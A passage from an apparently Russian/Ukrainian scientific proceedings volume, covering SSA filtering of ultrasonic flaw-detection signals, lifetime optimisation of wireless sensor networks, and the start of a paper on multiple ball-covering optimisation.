


1- УЗ дефектоскоп УД2-12; 2,3 -УЗ ПЭП;

4 – цифровой осциллограф (DSO2300); 5 – искусственный отражатель

Рисунок 1 –Функциональная схема экспериментальной установки

Измерения, полученные в результате эксперимента, представлены в виде осциллограммы на рис.2.




- 1 – помеха от наводок; 2 – шум; 3 – прошедший импульс;
 4 – зона появления импульсов от дефектов;
 5 – первый переотраженный импульс

Рисунок 2 – Осциллограмма U_Z измерений теньвым методом

На рис.2 импульс с максимальной амплитудой – это теньвой импульс 1, излученный ПЭП, прошедший образец и затем принятый приёмным ПЭП. Далее, часть этого импульса отражается от поверхности раздела сталь-воздух обратно в направлении излучающего ПЭП. На своем пути этот отраженный импульс встречает искусственный отражатель и снова отбивается в направлении приёмного ПЭП. Такой импульс от искусственного отражателя должен появиться в зоне 4. Импульс 5 – это первый переотраженный импульс – который три раза прошел сечение пластины. Импульсы от отражателя и многократно переотраженные импульсы формируют периодическую структуру сигнала, искаженного шумом 2. Задача фильтрации в данном случае – это выделить периодическую структуру такого сигнала.

Фильтрация экспериментальных измерений по методу SSA-«Гусеница»


Вектор экспериментальных измерений раскладывался на компоненты по методу «гусеница». После этого, исследовалось соотношение амплитуды сигнала от дефекта из зоны 4 к среднеквадратическому отклонению шума в этой зоне. Было выяснено, что наилучшее соотношение сигнал-шум наблюдается, если число компонент выбрано равным двум (вторая и третья компоненты), а длина окна равной $L=10$. Для этих параметров отфильтрованный сигнал представлен на рис.3.



(сумма компонент 2 и 3, длина окна $L=10$)

Рисунок 3 – УЗ измерения после фильтрации

Сумма компонент с 4-й по 10-ю позволяет выделить шумовой сигнал, показанный на рис.4.



(сумма компонент с 4-й по 10-ю, длина окна $L=10$)

Рисунок 4 – Выделенный шумовой сигнал

Как видно на рис.3, фильтрация по методу SSA “Гусеница” позволяет выделить периодическую структуру полезного сигнала, повысив отношение сигнал-шум, что особенно заметно для зоны 4, в которой отчётливо наблюдается сигнал от искусственного отражателя. Значения отношений сигнал шум для различного количества рассмотренных компонент и длин окон сведены в табл.1.

Таблица 1

Отношение сигнал-шум после фильтрации

Длина окна, L	Сумма компонент	сигнал/шум, Дб
10	2,3	16,9
30	2,3,4	2,9
50	2,3,4,5	2,7
70	2,3,4,5,6	7,0
100	2,3,4,5,6,7	4,3

Выводы

1. Фильтрация по методу SSA-«Гусеница» (фильтр собственных векторов) позволяет выделить на фоне шума периодическую структуру ультразвуковых измерений.

2. Наилучшее отношение амплитуды сигнала, отраженного от дефекта, к среднеквадратическому значению шума получается, если в качестве параметров фильтра выбраны 2-я и 3-я компоненты разложения при длине окна равной 10.

ЛИТЕРАТУРА

1. Ермолов И. Н. Ультразвуковой контроль: [Справочник «Неразрушающий контроль»] / И. Н. Ермолов, Ю.В. Ланге // под ред. В.В. Ключева – М: Машиностроение. – 2004. Том III . – 864 с.
2. Голяндина Н.Э. Метод "Гусеница"-SSA: анализ временных рядов: Учебное пособие/ Голяндина Н.Э. -СПб.:Издательство СПбГУ, 2004. - 76с.

УДК 621.39

Вік.В. Гнатушенко, В.В. Гнатушенко, Н.О. Владимирська
**ВИЗНАЧЕННЯ ОПТИМАЛЬНИХ ПАРАМЕТРІВ
БЕЗДРОТОВОЇ СЕНСОРНОЇ МЕРЕЖІ ДЛЯ ЗБІЛЬШЕННЯ
ТРИВАЛОСТІ ЇЇ ІСНУВАННЯ**

Анотація. Запропоновано підхід оптимізації тривалості існування бездротової сенсорної мережі за рахунок більш ефективного вибору діапазону передачі та розкладу активності/сну сенсорних вузлів. Проведений аналіз дозволив дійти висновку, що статистичні характеристики й час життя не залежать від кількості вузлів мережі, а визначаються вибором стратегії та параметрів оптимізації.

Ключові слова: бездротова сенсорна мережа, тривалість існування, оптимізація, діапазон передачі, режим активності/сну.

Постановка проблеми

Бездротові сенсорні мережі (BSM, WSN) призначені для реєстрації параметрів різної фізичної природи в заданій області досліджень. Кожна BSM містить сенсорний вузол, який оснащений одним або декількома датчиками, контролером, приймачем-передавачем та джерелом живлення [1–5]. У той же час вузли можуть здійснювати тимчасове зберігання й попередню обробку даних, отриманих як від власних датчиків, так і по мережі від інших вузлів [5,6]. Оскільки ресурси вузла (пам'ять, обчислювальна потужність, ємність джерела живлення) обмежені, і в основному енергія витрачається в процесі збору, обробки й передачі даних, то розробляються різні способи зниження навантаження на вузли [7]. Виходячи з цього для забезпечення своєчасної доставки критично важливих даних або ресурсів необхідно коректувати параметри мережі (наприклад, збільшення дальності діапазону передачі вузлів) за рахунок збільшення споживання енергії. Як слідство, актуальними напрямками в області BSM є створення нових апаратних платформ, розробка спеціалізованих операційних систем й алгоритмів доступу до середовища, маршрутизації для складних мережевих топологій, які мають метою підвищення енергоефективності BSM, що, у свою чергу, дозволяє збільшити час

© Гнатушенко Вік.В., Гнатушенко В.В., Владимирська Н.О., 2015

автономної роботи. Таким чином, забезпечення вимог до продуктивності мережі й подовження її часу життя з використанням енергетичних запасів є актуальним завданням [8].

Аналіз останніх досліджень

Час існування БСМ і стратегії енергозбереження розглянуті в [9-13]. Ці підходи припускають зміни протоколів маршрутизації, схем збору й передачі даних, графіків активності/сну (очікування) та топології розташування вузлів мережі, обмеження енергії батареї.

Формулювання цілей статті (постановка завдання)

Мета роботи полягає у виборі оптимальних параметрів бездротової сенсорної мережі: загальної дальності передачі даних для всіх сенсорних вузлів, рівня реплікації ресурсів і графіка активності/очікування вузлів, які задовольняють обмеженням якості обслуговування й збільшення часу забезпечення зв'язку.

Основна частина

Досліджується вплив оптимального вибору діапазону передачі й розкладу активності/сну на тривалість життя БСМ. Щоб побачити вплив налаштування параметрів для кожного періоду, порівняємо чотири випадки мережі з N вузлами ($N \in \{600, 700, 800, 900, 1000\}$), розташованих випадково на полі. Імітаційне моделювання мереж проводилося в пакеті OPNET. У чотирьох випадках визначається наступне:

1. Оптимізація/Оптимізація (ОО): оптимізувати дальність передачі, графіки активності/сну й рівень передачі даних для кожного періоду планування;
2. Встановлення/Оптимізація (ВО): встановити дальність передачі, оптимізувати графік активності/сну й рівень передачі даних для кожного періоду планування;
3. Оптимізація/Встановлення (ОВ): оптимізувати рівень і дальність передачі даних для кожного періоду планування, коли сенсорні вузли завжди активні;
4. Встановлення/Встановлення (ВВ): встановити дальність передачі, сенсорні вузли завжди активні й оптимізувати рівень передачі ресурсів.

Для кожного із цих чотирьох випадків оптимальний час життя лічильника вибирається для кожного періоду часу. Хоча сценарії ОО,

ОВ і ВО і називаються оптимальними, важливо відзначити, що оптимальні рішення для кожного періоду часу прийняті апріорно. Проте, ці рішення дійсно, фактично, пояснюють топологію мережі, що змінюється в часі, через виснаження батареї сенсора вузла. У випадках ВО і ВВ, дальність передачі фіксується на мінімальному обраному значенні, яке визначено при оптимізації дальність передачі для кожного періоду часу.

При проведенні експериментів припускаємо, що спочатку енергія батареї кожного вузла 10 джоулів (Дж) [14]. Витрата енергії вузла в періоді τ припускає значення випадкових величин: середнє $c(s_r, a_r)$ - енергія батареї, що витрачена активним вузлом під час періоду τ , σ - стандартне відхилення. Стандартні значення для існуючих у цей час передавачів $e_t=50 \times 10^{-9}$ Дж/біт/м², $e_d=100 \times 10^{-12}$ Дж/біт/м² [15,16]. Довжина кожного періоду в моделі оптимізації є однією одиницею часу (наприклад, один тиждень). Для аналізу впливу дисперсії витрати енергії, також порівнюємо терміни служби мережі чотирьох планів експеримента, коли $\sigma \in \{0.2, 0.4, \dots, 2.0\}$. Більша дисперсія значень витрат енергії, імовірно, буде переважати через неоднорідність навколишнього середовища, або якщо деякі вузли служать передавальними станціями частіше, ніж інші. Параметри значень для тестових екземплярів:

- Розподіл часу життя Tr_i (0.1,10.0,19.9)
- Розподіл часу життя запиту U (0.1, 9.9)
- Витрати енергії під час τ -го періоду $Tr-N(c_r(n_r, a_r), \sigma^2)$
- Значення межі відмови запиту (φ) 0.025
- Мінімальна ймовірність підключення (ξ) 0.99
- Планування експерименту (τ) {1,2..., 20}

У всіх експериментах час життя подій і запитів мають трикутний й рівномірний розподіли, відповідно.

При імітаційному моделюванні розглядаємо змішану цілочисельну лінійну модель для визначення оптимального діапазону передачі й частини активних режимів сенсорів (серед тих, які живі) для кожного часу в T . Для цих експериментів оптимальне рішення проблеми є наближеним, тому що $\Delta(n_r, a_r)$ -безумовна інтенсивність відмов запиту й $\psi(n_r, a_r)$ - імовірність того, що мережа підключена в момент часу τ , оцінюються з використанням наближень.

Таким чином, для обчислень доцільно використовувати дану модель оптимізації параметрів з урахуванням тільки підмножини альтернативних значень, що істотно не впливає на якість одержуваних рішень. Отже, s_r може приймати тільки одне з 20 цілочисельних значень від 0 до N й n_r - одне з 10 цілочисельних значень між 0 й s_r , де


s_r - кількість вузлів, які живі на початку періоду T , $s_r \in N$;

n_r - очікувана кількість активних вузлів на початку періоду T , $n_r = \lfloor s_r p_r \rfloor$.


На початку періоду, кожен живий вузол може або перейти в режим очікування з імовірністю $(1 - p_r)$ або залишатися активним з імовірністю p_r . Припустимо, що p_r є однаковою для всіх живих вузлів.

На рисунку 1а представлений ефект настроювання діапазону передачі й режиму очікування залежно від кількості живих вузлів протягом тривалого часу при $N=1000$. Коли діапазон передачі й режими активності/очікування фіксуються тривалий час, то кількість живих вузлів у мережі різко падає. Коли один з діапазонів передачі й режими активності/очікування оптимізовані для кожного періоду, то інтенсивність відмов вузла менше, ніж у випадку, коли рішення є статичними. З іншого боку, коли діапазон передачі й режими активності/очікування оптимізовані, то збільшується час життя мережі, оскільки вузли виходять із ладу з меншою швидкістю стосовно часу. Крім того, при оптимізації даних характеристик з урахуванням відмов вузлів, мережа задовольняє QoS і вимогам підключення навіть після виходу з ладу багатьох вузлів. Подібні результати спостерігаються коли $N \in \{600, 700, 800, 900\}$.

Результати представлені в таблиці 1 є середнім часом життя 10 прикладів, коли стандартне відхилення змінюється від 0.2 до 20. Ця таблиця ілюструє істотний вплив оптимізованих рішень і показує, що для різних розмірів мереж установка оптимального діапазону передачі й режимів активності/очікування збільшує середню тривалість життя мережі.



а



б

Рисунок 1 - Вплив оптимальних рішень щодо часу життя мережі:

(а) кількість живих вузлів ($N=1000$, $\sigma=1.0$),(б) Час життя мережі як функція від σ ($N=1000$)

Таблиця 1

Середній час життя бездротової сенсорної мережі

N кількість вузлів мережі	ОО	ВО	ОВ	ВВ
600	27.4	17.1	12.9	10.9
700	27.8	13.6	13.3	10.5
800	18.6	15.3	10.8	10.8
900	26.9	13.4	12.9	10.5
1000	24.0	15.3	12.9	10.8

Рисунок 16 показує деякі дуже цікаві результати. Зазначимо, по-перше, завдання діапазону передачі й активних режимів активності/очікування в кожен період планування перевершує інші випадки з погляду середнього максимального часу життя мережі майже для всіх стандартних значень відхилень. По-друге, термін служби мережі зменшується, оскільки збільшується стандартне відхилення витрати енергії. Одним з можливих пояснень зменшення строку життя мережі є те, що, як і збільшення дисперсії витрати енергії, більша частина вузлів може одержувати тимчасову відмову, що значно менша, ніж середній час відмови, тим самим збільшуючи випадки, у яких забезпечення зв'язку й/або обмежень QoS порушуються на початку етапу планування.

Висновки та перспективи подальших досліджень

У результаті дослідження діапазону передачі й розкладу активності/сну (очікування) сенсорних вузлів визначені оптимальні значення цих параметрів для збільшення тривалості існування бездротової мережі. Запропоновано чотири сценарії для оптимізації й установавлення характеристик, які впливають як на час життя, так і на QoS. Завдання діапазону передачі й режимів активності/сну вузлів (ОО) у кожен період дає кращі результати максимізації середнього часу життя мережі в порівнянні з іншими сценаріями. Аналіз результатів показав, що оптимізація не залежить від кількості вузлів мережі, а визначається вибором стратегії.

ЛІТЕРАТУРА

1. Баскаков, С.С. Беспроводные сенсорные сети: вопросы и ответы / С.С. Баскаков // Автоматизация в промышленности. – 2008. – №4.
2. Иванова, И.А. Проблема автоматизации передачи сигнала при ограниченной мощности передатчика / И.А. Иванова // Промышленные АСУ и контроллеры. – 2010. – № 7. – С. 15–16.
3. Таненбаум, Э. Компьютерные сети / пер. с англ. / Э. Таненбаум. – СПб.: Питер, 2003. – 992 с.
4. Воронин, А. Сенсорные сети [Электронный ресурс]/А.Воронин. – 2008. – Режим доступа: <http://www.technofresh.ru/technology/appearance/sensorable.html>.
5. Остроух, А.В. Информационные технологии в научной и производственной деятельности / А.В. Остроух. – М: ООО "Техполиграфцентр", 2011. – 240 с. – ISBN 978-5-94385-056-1.
6. Сергиевский, М.В. Беспроводные сенсорные сети / М.В. Сергиевский КомпьютерПресс, 2007. – №8.

7. Морозова, Т.Ю. Оценка качества защитного шума в беспроводных компьютерных сетях для безопасной передачи данных / Т.Ю. Морозова, В.В. Никонов, А.Н. Тверской // Научные технологии. – М.: МГУПИ, 2008. – №7. – т. 9 «Автоматизированные системы, обработки информации и управления». – С. 11-15.
8. Гнатушенко В.В. Аналітичний підхід оптимізації передачі даних в бездротових сенсорних мережах / В. В. Гнатушенко // Вестник Херсонского национального технического университета. – Выпуск 3 (50). – Херсон: ХНТУ, 2014. – С. 122-126.
9. Anastasi, G. Extending the lifetime of wireless sensor networks through adaptive sleep. / G. Anastasi, M. Conti, M. D. Francesco //IEEE Transactions on Industrial Informatics. – 2009. – vol. 5. – P.351-365.
- 10.Ok, C. Distributed energy balanced routing for wireless sensor networks / C. Ok, S. Lee, P. Mitra, S. Kumara // Computers and Industrial Engineering. – 2009. – vol. 57. – P.125-135.
- 11.Padmanabh, K.Transmission range management for lifetime maximization in wireless sensor network. / K. Padmanabh, P. Gupta, R. Roy //Proceedings of the International Symposium on Performance Evaluation of Computer and Telecommunication Systems. – 2008. - P.138-142.
- 12.Shi, L. Resource optimisation in a wireless sensor network with guaranteed estimator performance/ L. Shi, A. Capponi, K. H. Johansson, R. M. Murray// IET Control Theory and Applications. – 2010. – vol. 4(5). – P.710-723.
- 13.Zhu, Y. An energy-efficient data gathering algorithm to prolong lifetime of wireless sensor networks./ Y. Zhu, W. Wu, J. Pan, Y. Tang, // Computer Communications. – 2010. – vol. 33. – P.639-647.
- 14.Chen, I. Adaptive fault-tolerant QoS control algorithms for maximizing system lifetime of query-based wireless sensor networks / I.Chen , A. P. Speer, M. Eltoweissy//IEEE Transactions on Dependable and Secure Computing. – 2011. - vol. 8(2). - P.161-176.
- 15.Gao, Q. Radio range adjustment for energy efficient wireless sensor networks/ Q. Gao, K. J. Blow, D. J. Holding, I. W.Marshall, X. H. Peng, // Ad Hoc Networks. – 2006. – vol. 4(1). – P.75-82.
- 16.Zhang, Z. On the effective energy consumption in wireless sensor networks [Text]/ Z. Zhang, G. Mao, B. D. Anderson// Proceedings of the IEEE Wireless Communications and Networking Conference (WCNC).- 2010. - P.1-6.

Е.М. Киселева, Л.С. Коряшкина, А.А. Михалева

**НЕПРЕРЫВНАЯ ЗАДАЧА МНОГОКРАТНОГО ШАРОВОГО
ПОКРЫТИЯ С ОГРАНИЧЕНИЯМИ И МЕТОД ЕЕ РЕШЕНИЯ**

Аннотация. Представлена математическая модель непрерывной задачи многократного покрытия ограниченного множества из пространства E_n шарами наименьшего радиуса при определенных условиях на размещение центров шаров, образующих покрытие. Описан алгоритм решения задачи многократного шарового покрытия, разработанный на основе субградиентных методов негладкой оптимизации с привлечением аппарата штрафных функций и элементов теории непрерывных задач оптимального разбиения множеств. Приведены результаты вычислительных экспериментов.

Ключевые слова: многократное покрытие области, непрерывные задачи оптимального разбиения множеств, недифференцируемая оптимизация, функции штрафа.

Введение

В работах [1, 2] описан спектр практических задач, математические модели которых являются непрерывными задачами многократного шарового покрытия ограниченной области. Там же представлен краткий обзор научной литературы, посвященной изучению таких задач, разработке методов и алгоритмов их решения. В этих работах сформулированы математические постановки непрерывных задач многократного шарового покрытия с различными критериями качества покрытия и алгоритмы их решения, разработанные с применением теории и методов оптимального разбиения множеств [3]. Проведенные вычислительные эксперименты по решению тестовых задач многократного покрытия свидетельствуют о том, что при определенных входных данных оптимальное размещение центров шаров, образующих покрытие, таково, что несколько центров могут быть расположены очень близко друг к другу, что на практике не желательно. Поэтому в данной работе сформулируем задачу многократного покрытия ограниченной в E_n области кругами минимального радиуса с условиями, отвечающими за невозможность «слипания» центров

шаров, образующих покрытие, и представим алгоритм приближенного решения такой задачи.

Математическая постановка задачи многократного оптимального шарового покрытия с ограничениями

Пусть Ω – ограниченное, замкнутое множество из пространства E_n , $B(\tau_i, R) = \{x \in E_n : c(x, \tau_i) \leq R\}$ – s -шар радиуса R с центром в точке τ_i из Ω , где $c(x, \tau_i)$ – некоторая метрика (евклидова, манхэттенская). Требуется определить величину радиуса оптимального покрытия

$$\hat{R}(\tau_*^N) = \min_{(\tau_1, \dots, \tau_N) \in \Omega^N} \sup_{x \in \Omega} \min_{i=1, \dots, N} c(x, \tau_i), \quad (1)$$

и вектор $\tau_*^N = (\tau_1^*, \dots, \tau_N^*)$, на котором достигается значение $\hat{R}(\tau_*^N)$, при условиях:

$$\forall x \in \Omega : x \in \bigcap_{j=1}^l B(\tau_{i_j}, \hat{R}), \quad i_j \in \{1, 2, \dots, N\}, \quad k \leq l \leq N; \quad (2)$$

$$\min_{(i,j): i > j} c(\tau_i, \tau_j) \geq \sigma, \quad i = 1, 2, \dots, N, \quad (3)$$

где $\sigma > 0$ – заданная величина.

Напомним, k -кратное покрытие множества Ω , задаваемое вектором $\tau^N = (\tau_1, \dots, \tau_N)$, с радиусом $\hat{R}(\tau^N)$, который определяется по формуле (1) и удовлетворяет условиям (2), является минимальным k -кратным s -шаровым покрытием, генерируемым вектором τ^N . Это означает, что никакие s -шары меньшего радиуса с центрами в точках $\tau_1, \dots, \tau_N$ k -кратно не покрывают множество Ω . k -кратное покрытие минимального радиуса называется оптимальным k -кратным покрытием.

В отличие от задач, представленных в работах [1,2], данная задача характеризуется наличием ограничения (3), которое отвечает за такое размещение центров (сервисов), при котором каждые два из них находились бы на расстоянии, не меньшем σ .

При разработке метода решения задачи о многократном шаровом покрытии более конструктивной оказывается другая форма записи ее математической модели. Приведем эту постановку задачи.

Пусть Ω – ограниченное, замкнутое множество в пространстве E_n , $\tau^N = (\tau_1, \dots, \tau_N)$ – некоторый заданный на множестве Ω (или в пространстве E_n) набор точек. Будем говорить, что точки $\tau_{i_1}, \tau_{i_2}, \dots, \tau_{i_k}$ являются k -ближайшими соседями точки $x \in \Omega$ из заданных N точек, если

$$\forall j = \overline{1, k} \quad c(x, \tau_{i_j}) < c(x, \tau_m), \quad m \in \{1, 2, \dots, N\} \setminus \{i_1, i_2, \dots, i_k\}. \quad (4)$$

В частных случаях, для некоторых точек $x \in \Omega$ знак неравенства в (4) может быть нестрогим, то есть некоторые из заданных центров $\tau_1, \dots, \tau_N$ могут находиться на одинаковом расстоянии от фиксированной точки $x \in \Omega$. Тогда считается, что точка $x \in \Omega$ имеет несколько различных наборов из k -ближайших соседей. При численной реализации поиска k -ближайших соседей фиксированной точки $x \in \Omega$ для однозначности будем полагать, что набор k -ближайших соседей образуют точки $\tau_{i_1}, \tau_{i_2}, \dots, \tau_{i_k}$, удовлетворяющие следующей системе неравенств

$$\forall j = \overline{1, k} \quad c(x, \tau_{i_j}) \leq c(x, \tau_m), \quad m \in \{1, 2, \dots, N\} \setminus \{i_1, i_2, \dots, i_k\}$$

и имеющие наименьшие возможные индексы.

Введем в рассмотрение множество Λ_N^k :

$$\Lambda_N^k = \left\{ \lambda = (\lambda_1, \dots, \lambda_N) : \lambda_i = 0 \vee 1, i = \overline{1, N}; \sum_{i=1}^N \lambda_i = k \right\}.$$

Тогда для каждой точки $x \in \Omega$ k ближайших соседей из фиксированного набора точек $(\tau_1, \dots, \tau_N)$ можно найти, решая задачу поиска такого вектора $\lambda(x) = (\lambda_1(x), \dots, \lambda_N(x)) \in \Lambda$, при котором достигается минимальное значение следующей величины:

$$C(x) = \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x).$$

Таким образом на множестве Ω определена вектор-функция $\lambda(\cdot)$ со значениями в $\hat{\Lambda} = \{ \lambda(x) = (\lambda_1(x), \dots, \lambda_N(x)) : \lambda(x) \in \Lambda_N^k \quad \forall x \in \Omega \}$, так что для каждой точки $x \in \Omega$ компонента $\lambda_i(x)$ этой вектор-функции равна 1 тогда и только тогда, когда центр τ_i считается одним из k

возможных «соседей» этой точки. Если же вектор $\lambda(x)$ таков, что на нем достигается величина $C(x)$, то он будет соответствовать ближайшим к точке x k соседям. Эта величина $C(x)$ и считается радиусом кругов с центрами $\tau_{i_1}, \tau_{i_2}, \dots, \tau_{i_k}$, покрывающих k -кратно точку x . Индексы этих центров совпадают с индексами единичных компонент вектора $\lambda(x)$.

Задача о поиске радиуса N кругов, образующих k -кратное с-шаровое покрытие множества состоит в отыскании величины

$$\bar{R} = \sup_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x).$$

Задача о минимальном k -кратном с-шаровом покрытии с размещением центров шаров с ограничениями математически формулируется так: требуется найти величину

$$\bar{R}(\lambda^*(\cdot), \tau_*^N) = \inf_{(\tau_1, \dots, \tau_N) \in \Omega^N} \sup_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x), \quad (5)$$

а также вектор-функцию $\lambda^*(x) \in \hat{\Lambda}$ и вектор $\tau_*^N = (\tau_1^*, \dots, \tau_N^*) \in \Omega^N \subset E_n^N$, при которых в (5) достигается нижняя грань и выполняются условия (3).

Если в задаче (3.3.4) не интересоваться, какими именно с-шарами покрывается каждая точка $x \in \Omega$, то вектор-функцию $\lambda^*(\cdot)$ слева в равенстве (5) можно опустить, что и будем далее предполагать.

Описание метода решения.

Построение обобщенного градиента целевой функции

Отметим некоторые свойства задачи (5) (без учета ограничений (3)), которые будут полезны в дальнейшем. Поскольку для компактного множества Ω из E_n и непрерывной функции $c(x, \tau)$ оптимальное k -кратное покрытие множества Ω заданным числом N с-шаров одинакового радиуса существует, то задачу (5) можно переписать следующим образом:

$$\hat{R}(\tau_1, \dots, \tau_N) \rightarrow \min_{(\tau_1, \dots, \tau_N) \in \Omega^N}, \quad (6)$$

где

$$\hat{R}(\tau_1, \dots, \tau_N) = \max_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x).$$

Целевая функция $\hat{R}(\tau_1, \dots, \tau_N)$ задачи (6) для случая евклидовой нормы $c(x, \tau_i)$ обладает следующими свойствами.

1. Функция $\hat{R}(\tau_1, \dots, \tau_N)$ – непрерывна и ограничена на Ω^N .

2. Функция $\hat{R}(\tau_1, \dots, \tau_N)$ удовлетворяет условию Липшица на Ω^N :

$$\left| \max_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \tau_i) \lambda_i(x) - \max_{x \in \Omega} \min_{\lambda(x) \in \Lambda_N^k} \max_{i=1, N} c(x, \bar{\tau}_i) \lambda_i(x) \right| \leq L \cdot \|\tau^N - \bar{\tau}^N\|_{E_n^N},$$

